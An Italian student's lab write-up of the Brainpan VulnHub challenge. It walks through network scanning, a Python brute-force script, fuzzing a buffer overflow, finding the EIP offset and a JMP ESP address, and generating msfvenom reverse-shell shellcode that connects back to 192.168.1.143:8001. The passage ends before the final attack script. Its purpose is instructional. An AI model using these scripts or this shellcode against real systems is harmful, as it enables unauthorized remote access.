

Brainpan hacking challenge

di Stefano Pievaioli, matr. 816592

June 10, 2022

Sommario

1	Introduzione	1
1.1	Obiettivo	1
1.2	Installazione VM Brainpan	1
2	Azioni preliminari	2
2.1	Identificazione della Virtual Machine	2
2.2	L'eseguibile	4
3	Attacco Brute Force	6
3.1	Cos'è un attacco Brute Force?	6
3.2	Attacco	6
3.2.1	Primo Attacco	6
3.2.2	Creazione script per Brute Force	7
3.2.3	Utilizzo dello Script	8
3.3	Conclusione	9
4	Attacco Buffer Overflow	10
4.1	Cos'è il Buffer Overflow?	10
4.2	Attacco	10
4.2.1	Controllo presenza Buffer Overflow	10
4.2.2	Scrittura nel registro EIP	12
4.2.3	Ricerca del registro JMP ESP	14
4.2.4	Creazione reverse shell	15
4.2.5	Script per attacco	16
4.2.6	Creazione handler	18
4.2.7	Attacco Buffer Overflow	18
4.2.8	Modifica script python	18
4.3	Conclusione	20
5	Bibliografia e Sitografia	22

1 Introduzione

1.1 Obiettivo

Brainpan è una macchina virtuale vulnerabile creata da Harold. Il cui obiettivo è quello di entrare nella macchina e ottenere l'accesso come root.

1.2 Installazione VM Brainpan

L'installazione è molto semplice è sufficiente scaricare la macchina virtuale brainpan dal sito:

https://www.vulnhub.com/entry/brainpan_1,51/

La macchina virtuale è stata testata e quindi utilizzabile sui seguenti hypervisor:

- VMware Player
- VMWare Fusion
- VirtualBox


Bisogna configurare la scheda rete della vm come si meglio si preferisce, io utilizzerò una di tipo di bridged in modo che venga assegnato un indirizzo ip in DHCP dal router della mia rete in quanto utilizzerò un'altra macchina virtuale (Linux) per effettuare l'attacco.

2 Azioni preliminari

2.1 Identificazione della Virtual Machine

Come prima operazione ho trovato l'indirizzo ip della macchina brainpan. Attraverso il comando:

```
sudo netdiscover
```



Currently scanning: 192.168.13.0/16 | Screen View: Unique Hosts
260 Captured ARP Req/Rep packets, from 10 hosts. Total size: 15600

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	74:36:6d:b2:2b:b3	251	15060	Vodafone Italia S.p.A.
192.168.1.6	2c:3a:fd:19:53:11	1	60	AVM Audiovisuelles Market
192.168.1.8	d6:ed:66:b1:90:89	1	60	Unknown vendor
192.168.1.26	56:d4:f7:14:25:eb	1	60	Unknown vendor
192.168.1.47	b4:2e:99:dc:02:57	1	60	GIGA-BYTE TECHNOLOGY CO.,
192.168.1.22	56:d4:f7:14:25:eb	1	60	Unknown vendor
192.168.1.25	56:d4:f7:14:25:eb	1	60	Unknown vendor
192.168.1.106	22:23:f6:f9:32:ca	1	60	Unknown vendor
192.168.1.142	00:0c:29:9b:cc:65	1	60	VMware, Inc.
192.168.1.201	56:d4:f7:14:25:eb	1	60	Unknown vendor

Figure 1: sudo netdiscover.

La figura 1 rappresenta l'output del comando e come possiamo notare all'indirizzo 192.168.1.142 c'è una macchina virtuale VM che probabilmente è la macchina in questione.

Quindi una volta saputo qual è l'indirizzo IP ho verificato se ci fosse qualche porta aperta. Grazie al comando:

```
sudo nmap -f 192.168.1.142
```

Nel risultato del comando (Figura 2) possiamo notare che le porte aperte sono la 9999 e la 10000. Il comando nmap non solo verifica quali porte sono aperte ma cerca di identificare anche quale servizio ci sia. Nella porta 10000 viene identificato un servizio mgmt¹ che potrebbe essere un server di gestione

```

Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-10 10:35 EDT
Nmap scan report for 192.168.1.142
Host is up (0.0030s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
9999/tcp  open  abyss
10000/tcp open  snet-sensor-mgmt
MAC Address: 00:0C:29:9B:CC:65 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds

```

Figure 2: sudo nmap

https o un servizio per la gestione dei dati.

Per verificare se c'è qualche sottocartella possiamo utilizzare il comando:

```

sudo dirb http://192.168.1.142:9999
sudo dirb http://192.168.1.142:10000

```

```

DIRB v2.22
By The Dark Raver

START_TIME: Tue May 10 11:28:18 2022
URL_BASE: http://192.168.1.142:9999/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.1.142:9999/ ---

(!) FATAL: Too many errors connecting to host
(Possible cause: UNSUPPORTED PROTOCOL)

END_TIME: Tue May 10 11:28:18 2022
DOWNLOADED: 0 - FOUND: 0

```

```

DIRB v2.22
By The Dark Raver

START_TIME: Tue May 10 11:28:46 2022
URL_BASE: http://192.168.1.142:10000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.1.142:10000/ ---

+ http://192.168.1.142:10000/bin (CODE:301|SIZE:0)
+ http://192.168.1.142:10000/index.html (CODE:200|SIZE:215)

END_TIME: Tue May 10 11:28:58 2022
DOWNLOADED: 4612 - FOUND: 2

```

(a) porta 9999

(b) porta 10000

Figure 3: Comando sudo dirb per le due porte

Nel risultato del comando (Figura 3) per a porta 9999 non troviamo alcuna sottocartella. Mentre per la porta 10000 troviamo un file chiamato index.html, che sarà la pagina che viene presentata all'indirizzo 192.168.1.142:10000 e più importante una sottocartella bin. E se andiamo all'indirizzo della cartella bin, (Figura 4) troviamo un eseguibile.

¹<https://svn.nmap.org/nmap/nmap-services> possiamo vedere tutti i servizi identificabili dal comando nmap.

Directory listing for /bin/

- [brainpan.exe](#)

Figure 4: <http://192.168.1.142:10000/bin/>

2.2 L'eseguibile


Una volta scaricato l'eseguibile, ho subito cercato un modo per poterlo eseguire su linux. Dopo alcune ricerche² il programma più utilizzato è wine³, che è anche il più consigliato.

Wine, acronimo di "Wine Is Not an Emulator", è il programma che permette di eseguire applicazioni Windows su diversi sistemi operativi compatibili con POSIX, come Linux, macOS e BSD. Diversamente da altri programmi Wine non crea una macchina virtuale/emulatore di Windows ma converte le chiamate API di Windows in chiamate POSIX consentendo di integrare le applicazioni Windows.

Eseguendo il comando:

```
wine brainpan.exe
```

Il risultato:

A terminal window with a dark blue background and a faint tree-like pattern. The prompt is `(kali@kali)-[~/Desktop]`. The command `$ wine brainpan.exe` has been entered. The output consists of five lines, each preceded by `[+]`: `initializing winsock ... done.`, `server socket created.`, `bind done on port 9999`, `waiting for connections.`, and `received connection.`. A cursor is visible on the line following the last output.

```
(kali@kali)-[~/Desktop]
$ wine brainpan.exe
[+] initializing winsock ... done.
[+] server socket created.
[+] bind done on port 9999
[+] waiting for connections.
[+] received connection.
█
```

Figure 5: Comando wine

Nella Figura 5 notiamo che all'esecuzione dell'eseguibile viene creato un server socket alla porta 9999, ed è in attesa di una connessione.

Attraverso il comando:

```
nc 127.0.0.1 9999
```

Instauriamo una connessione alla porta 9999 della nostra macchina. Ottenendo:



Figure 6: Connessione al servizio

La connessione è stata creata con successo e la risposta dal servizio è un'immagine con la scritta brainpan e la richiesta di una password (Figura 6).

²Come per esempio: <https://www.nwlapcug.com/come-aprire-i-file-exe-su-linux/>

³<https://www.winehq.org/>

3 Attacco Brute Force

Dato che appena viene creata una connessione con l'eseguibile esso richiede una password, la mia prima idea è stata quella di provare un attacco brute force.

3.1 Cos'è un attacco Brute Force?

Un attacco Brute Force è un metodo di hacking che utilizza tentativi ed errori per decifrare password, credenziali di accesso e chiavi di crittografia. È una tattica molto semplice ma affidabile per ottenere l'accesso non autorizzato agli account individuali e ai sistemi e alle reti delle organizzazioni. L'attacco consiste nel provare più nomi utente e/o password, utilizzando un software che continua a cambiare le combinazioni, finché non trova le informazioni corrette.

Il nome Brute Force deriva da aggressori che utilizzano tentativi eccessivamente violenti per ottenere l'accesso agli account utente. Nonostante siano un vecchio metodo di attacco informatico, gli attacchi di forza bruta sono provati e testati e rimangono una tattica popolare.

Difendersi da questi attacchi è comunque molto semplice, basta pensare a una logica di controllo che non permetta all'utente/software di hacking di provare l'accesso in continuazione.

3.2 Attacco

3.2.1 Primo Attacco

La prima operazione che ho eseguito per raccogliere informazioni utili, è stata quella di provare le password più comuni.

Da questi semplici attacchi sono riuscito ad estrapolare molte informazioni (Figura 7).

Alcune utili, come il fatto che ogni volta che si inserisce una password sbagliata la connessione viene chiusa, ma se si ricrea subito dopo un'altra connessione non c'è alcun controllo sul quantitativo di password sbagliate inserite. Un problema è che non c'è nessun controllo sulla lunghezza minima della password, quindi è necessario provare anche i singoli caratteri.

The image shows a Kali Linux terminal window with two panes. The left pane shows the execution of 'wine brainpan.exe', which initializes a winsock, creates a server socket on port 9999, and receives a connection. The right pane shows a netcat listener on 127.0.0.1:9999 receiving a connection from 127.0.0.1. The netcat output shows a series of ASCII art characters forming a brain shape, followed by the text 'WELCOME TO BRAINPAN' and 'ENTER THE PASSWORD'. The user enters 'password', and the response is 'ACCESS DENIED'.

Figure 7: Primo attacco

3.2.2 Creazione script per Brute Force

Date le informazioni raccolte ho deciso di creare un semplice script in Python3 per eseguire l'attacco (Figura 8).

Nelle righe da [6 a 10] vengono definite delle variabili, come per esempio list che è una stringa che contiene tutti i caratteri dell'alfabeto. Lo script è composto da 3 cicli for annidati, [11 a 15] in modo da poter creare tutte le possibili combinazioni. Esempio:

```
a = [ 'a', 'b', 'c', ... , 'aa', 'ab', 'ac', ... ]
```

Dopo aver creato la stringa istauro una connessione al programma brainpan, che si trova alla porta 9999, con il comando:

```
s.connect(("127.0.0.1", 9999))
```

Il comando successi (riga 20) mi permette di ricevere qualche risposta dal servizio, che non mi interessa leggere. Dopo di che invio al servizio la password creata con il comando:

```
s.send((psw.encode()))
```

E aspetto la risposta dal servizio, in questo caso mi salvo la risposta e non faccio altro che verificare se all'interno della stessa compaia la stringa DENIED

che indica che password è errata. Nel caso non compaia allora il software stampa a video "Access!", la password utilizzata e termina il ciclo.

```
1 #!/usr/bin/python
2
3 import socket, sys
4
5
6 list = 'abcdefghijklmnopqrstuvwxyz'
7 psw = ""
8 substring = "DENIED"
9 found = True
10 i = 1
11 for current in range(10):
12     a = [i for i in list]
13     for y in range(current):
14         a = [x+i for i in list for x in a]
15         for z in range(len(a)):
16             psw = str(a[z])
17             try:
18                 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
19                 s.connect(("127.0.0.1", 9999))
20                 s.recv(1024)
21                 s.send((psw.encode()))
22                 data = s.recv(1024)
23                 if str(data).find(substring) != -1:
24                     print("Denied!")
25                 else:
26                     print("Access!")
27                     print(str(psw))
28                     found = False
29                     s.close()
30             except:
31                 print("Error")
32                 sys.exit()
```


Figure 8: Primo attacco Brute Force

3.2.3 Utilizzo dello Script

Attraverso il comando:

```
python3 bruteForce.py
```

Ho avviato il programma (Figura 9) e ho aspettato alcune ore senza però successo. Ho provato a migliorare l'efficienza dello script eliminando alcune operazioni e ho aggiunto 2 processori alla macchina virtuale per provare a velocizzare un po' l'esecuzione però anche questo non mi ha permesso di trovare la password.



```
kali@kali: ~/Desktop
File Actions Edit View Help
[get_reply] s = [noce] Denied!
[get_reply] copied 4 bytes to buffer Denied!
[+] received connection. Denied!
[get_reply] s = [ooce] Denied!
[get_reply] copied 4 bytes to buffer Denied!
[+] check is -1 Denied!
[get_reply] s = [ooce] Denied!
[get_reply] copied 4 bytes to buffer Denied!
[+] received connection. Denied!
[get_reply] s = [poce] Denied!
[get_reply] copied 4 bytes to buffer Denied!
[+] check is -1 Denied!
[get_reply] s = [poce] Denied!
[get_reply] copied 4 bytes to buffer Denied!
[+] received connection. Denied!
[get_reply] s = [qoce] Denied!
[get_reply] copied 4 bytes to buffer Denied!
[+] check is -1 Denied!
[get_reply] s = [qoce] Denied!
[get_reply] copied 4 bytes to buffer Denied!
[+] received connection. Denied!
[get_reply] s = [roce] Denied!
[get_reply] copied 4 bytes to buffer Denied!
[+] check is -1 Denied!
[get_reply] s = [roce] Denied!
[get_reply] copied 4 bytes to buffer Denied!
[+] received connection. Denied!
```

Figure 9: Primo attacco Brute Force

3.3 Conclusione

Dopo numerose ore di esecuzione dello script, ho deciso di abbandonare questo tipo di attacco in quanto era troppo dispendioso; Ma soprattutto perchè mi sono accorto di una possibile vulnerabilità: Come si può vedere anche dalla Figura 9 l'eseguibile brainpan copia la stringa che il mio script invia in un buffer e questo potrebbe portare a un Buffer Overflow.

4 Attacco Buffer Overflow

Grazie all'attacco precedente sono riuscito trovare una possibile vulnerabilità dell'eseguibile brainpan.

4.1 Cos'è il Buffer Overflow?

Il Buffer Overflow è una vulnerabilità, più precisamente un errore di codifica del software che può essere sfruttata per eseguire codice malevolo. È una delle vulnerabilità di sicurezza del software più note. Ciò è in parte dovuto al fatto che uno dei linguaggi più soggetto a questa vulnerabilità è il C, un linguaggio tuttora molto utilizzato, e anche dal fatto che le tecniche utilizzate per prevenirli sono spesso soggette a errori.

L'errore del software si concentra sui buffer, che sono sezioni sequenziali della memoria di calcolo che contengono temporaneamente i dati mentre vengono trasferiti tra le posizioni. Il Buffer Overflow si verifica quando la quantità di dati nel buffer supera la sua capacità di archiviazione. Quei dati extra coprono delle posizioni di memoria adiacenti sovrascrivendo i dati in quelle posizioni.

L'attacco più comune consiste nel sovrascrivere la memoria in modo da far puntare la prossima istruzione a una posizione di memoria dove è stato precedentemente inserito del codice malevolo.

4.2 Attacco

4.2.1 Controllo presenza Buffer Overflow

Per controllare che vi sia un buffer overflow ho creato uno script in python. Lo script (Figura 10) è molto semplice infatti viene creato un buffer e a ogni ciclo while, instaura una connessione con il servizio brainpan e invia sempre più A in modo da verificare che se con un input di una certa lunghezza il programma va in crash (overflow).

Una volta richiamato sia l'eseguibile brainpan con il comando:

```
wine brainpan.exe
```

E in un'altra finestra lo script:

```
python3 findBufferOverflow.py
```

```

1 #!/usr/bin/python
2
3 import socket, sys
4
5 buffer="A"
6
7 while True:
8     buffer += "A" * 100
9     try:
10         s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
11         s.connect(("127.0.0.1", 9999))
12
13         s.send((buffer.encode()))
14         s.recv(1024)
15         s.close()
16
17     except:
18         print ("Overflow eseguito!")
19         sys.exit()

```

Figure 10: Script 1, attacco Buffer Overflow

Sono riuscito a mandare in crash il programma, confermando la presenza del buffer overflow (Figura 11).




Figure 11: Buffer Overflow, con crash

4.2.2 Scrittura nel registro EIP

Una volta dimostrata la presenza del buffer overflow ho modificato leggermente lo script, aggiungendo un semplice counter, in modo che stampasse a video il numero di bytes che mandavano in crash l'applicazione. Una volta trovato il valore (521) ho modificato nuovamente il file in modo da inserire esattamente 521 "A" per riempire il buffer e 4 "B" per sovrascrivere il registro eip⁴ (Figura 12) e delle C. L'obiettivo è quello di verificare che 521 è il corretto numero di caratteri per riempire il buffer, ottenendo nel registro sole B in esadecimale ovvero "424242".

```
1 #!/usr/bin/python
2
3 import socket, sys
4
5 #buffer="A"
6 #i = 1
7 buffer = "A" * 521 + "B" * 4 + "C" * 100
8 while True:
9     #buffer += "A" * 1
10    #i += 1
11    try:
12        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
13        s.connect(("127.0.0.1", 9999))
14
15        s.send((buffer.encode()))
16        s.recv(1024)
17        s.close()
18
19    except:
20        print ("Overflow eseguito!")
21        #print(i)
22        sys.exit()
```

Figure 12: Buffer Overflow con BBBB nel registro eip

Ho eseguito lo script e con l'eseguibile brainpan l'ho avviato tramite ollydbg, questo particolare software è un debugger di analisi a livello di assembler a 32 bit e ti permette di vedere il valore dei registri.

Come si può notare dalla figura 14 il contenuto del registro eip non è corretto. Ma dato che nei registri precedenti trovo il valore CCCCC ripetuto varie volte, deduco che il numero di A (valore per riempire il buffer) è sbagliato e quindi cerco il corretto numero di byte per riempire il buffer.

(Figura 16), "BBBB" nel registro EIP.




Figure 15: Buffer Overflow, con BBBB nel registro EIP




Figure 16: Buffer Overflow, zoom figura 15

4.2.3 Ricerca del registro JMP ESP

Dopo alcune ricerche ho stabilito il mio prossimo obiettivo ovvero quello di trovare il registro JMP ESP. Il registro JMP ESP contiene l'istruzione che

⁴Il registro EIP è un registro specializzato di tipo puntatore che contiene sempre l'indirizzo della prossima istruzione da eseguire.

salterà all'ESP in qualunque punto della memoria. L'ESP è la parte più alta dello stack, che contiene l'indirizzo della cima dello stack. Una volta che abbiamo il controllo del registro EIP, ovvero il puntatore all'istruzione successiva, possiamo inserire l'indirizzo del JMP ESP all'interno dell'EIP, forzando il programma ad andare immediatamente all'ESP, nel quale metteremo il nostro codice maligno.

Apprendo l'eseguibile brainpan.exe con ollydbg è possibile trovare facilmente l'indirizzo del registro 312712F3 (Figura 17).




Figure 17: Indirizzo registro JMP ESP


4.2.4 Creazione reverse shell

Per la creazione del file maligno ho dovuto fare diverse ricerche in merito in quanto le mie conoscenze in tale ambito erano limitate. Ho deciso quindi di utilizzare una reverse shell, ovvero l'accesso alla shell della macchina vittima. Una volta iniettata la reverse shell nella macchina oggetto dell'attacco, verrà

avviata la connessione a un indirizzo scelto in precedenza.
Sfruttando il pacchetto msfvenom⁵ con il comando:

```
msfvenom -p linux/x86/shell/reverse_tcp -b \x00  
↪ LHOST=192.168.1.143 LPORT=8001 -f python
```

Otteniamo una reverse shell già in formato base64 e aggiungendo l'opzione "-f" possiamo indicare il linguaggio in cui la vogliamo inserire, nel nostro caso python (Figura 18).



```
(root@kali)-[/home/kali/Desktop]  
# msfvenom -p linux/x86/shell/reverse_tcp -b \x00 LHOST=192.168.1.143 LPORT=8001 -f python  
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
Found 11 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai failed with A valid opcode permutation could not be found.  
Attempting to encode payload with 1 iterations of generic/nop  
generic/nop failed with Encoding failed due to a bad character (index=93, char=0x78)  
Attempting to encode payload with 1 iterations of x86/call4_dword_xor  
x86/call4_dword_xor succeeded with size 148 (iteration=0)  
x86/call4_dword_xor chosen with final size 148  
Payload size: 148 bytes  
Final size of python file: 735 bytes  
buf = b"  
buf += b"\x29\xc9\x83\xe9\xe1\xe8\xff\xff\xff\xff\xc0\x5e\x81"  
buf += b"\x76\x0e\x71\x3d\x38\xd6\x83\xee\xfc\xe2\xf4\x1b\x37"  
buf += b"\x66\xe7\xaa\xca\xdb\x85\x32\x6e\x52\xd4\xc1\x5b\xb1"  
buf += b"\x37\xbc\xbd\xaf\x8d\x19\xfd\x90\xd7\xfe\x55\x3a\xd6"  
buf += b"\x6e\x7c\xb1\x37\x1b\x5b\x60\x86\x20\x6a\xb1\x37\x32"  
buf += b"\xf0\xb8\x53\xb1\x44\x21\x98\x05\x00\x50\x74\x71\x3d"  
buf += b"\x38\x8e\x1b\x3d\x52\xd3\xf8\xde\x09\x1f\xbc\xbd\xbd"  
buf += b"\x16\x08\x80\xd3\xf1\xc3\x3a\x81\xd6\x61\x3d\x38\x5f"  
buf += b"\x92\xfc\xd3\xda\xb0\xde\x34\x66\x0c\xf0\xb8\x53\xb1"  
buf += b"\x45\x28\x8d\xf8\xdc\xa1\x64\x55\x8d\x3b\x1b\xf1\xb8"  
buf += b"\xf8\xae\x73\xc2\xd9\x6e\x70\x3d\x38\xd6\xca\x3c\x38"  
buf += b"\xd6\x71\xf0\xb8\xd6"
```

Figure 18: Creazione Reverse Shell

4.2.5 Script per attacco

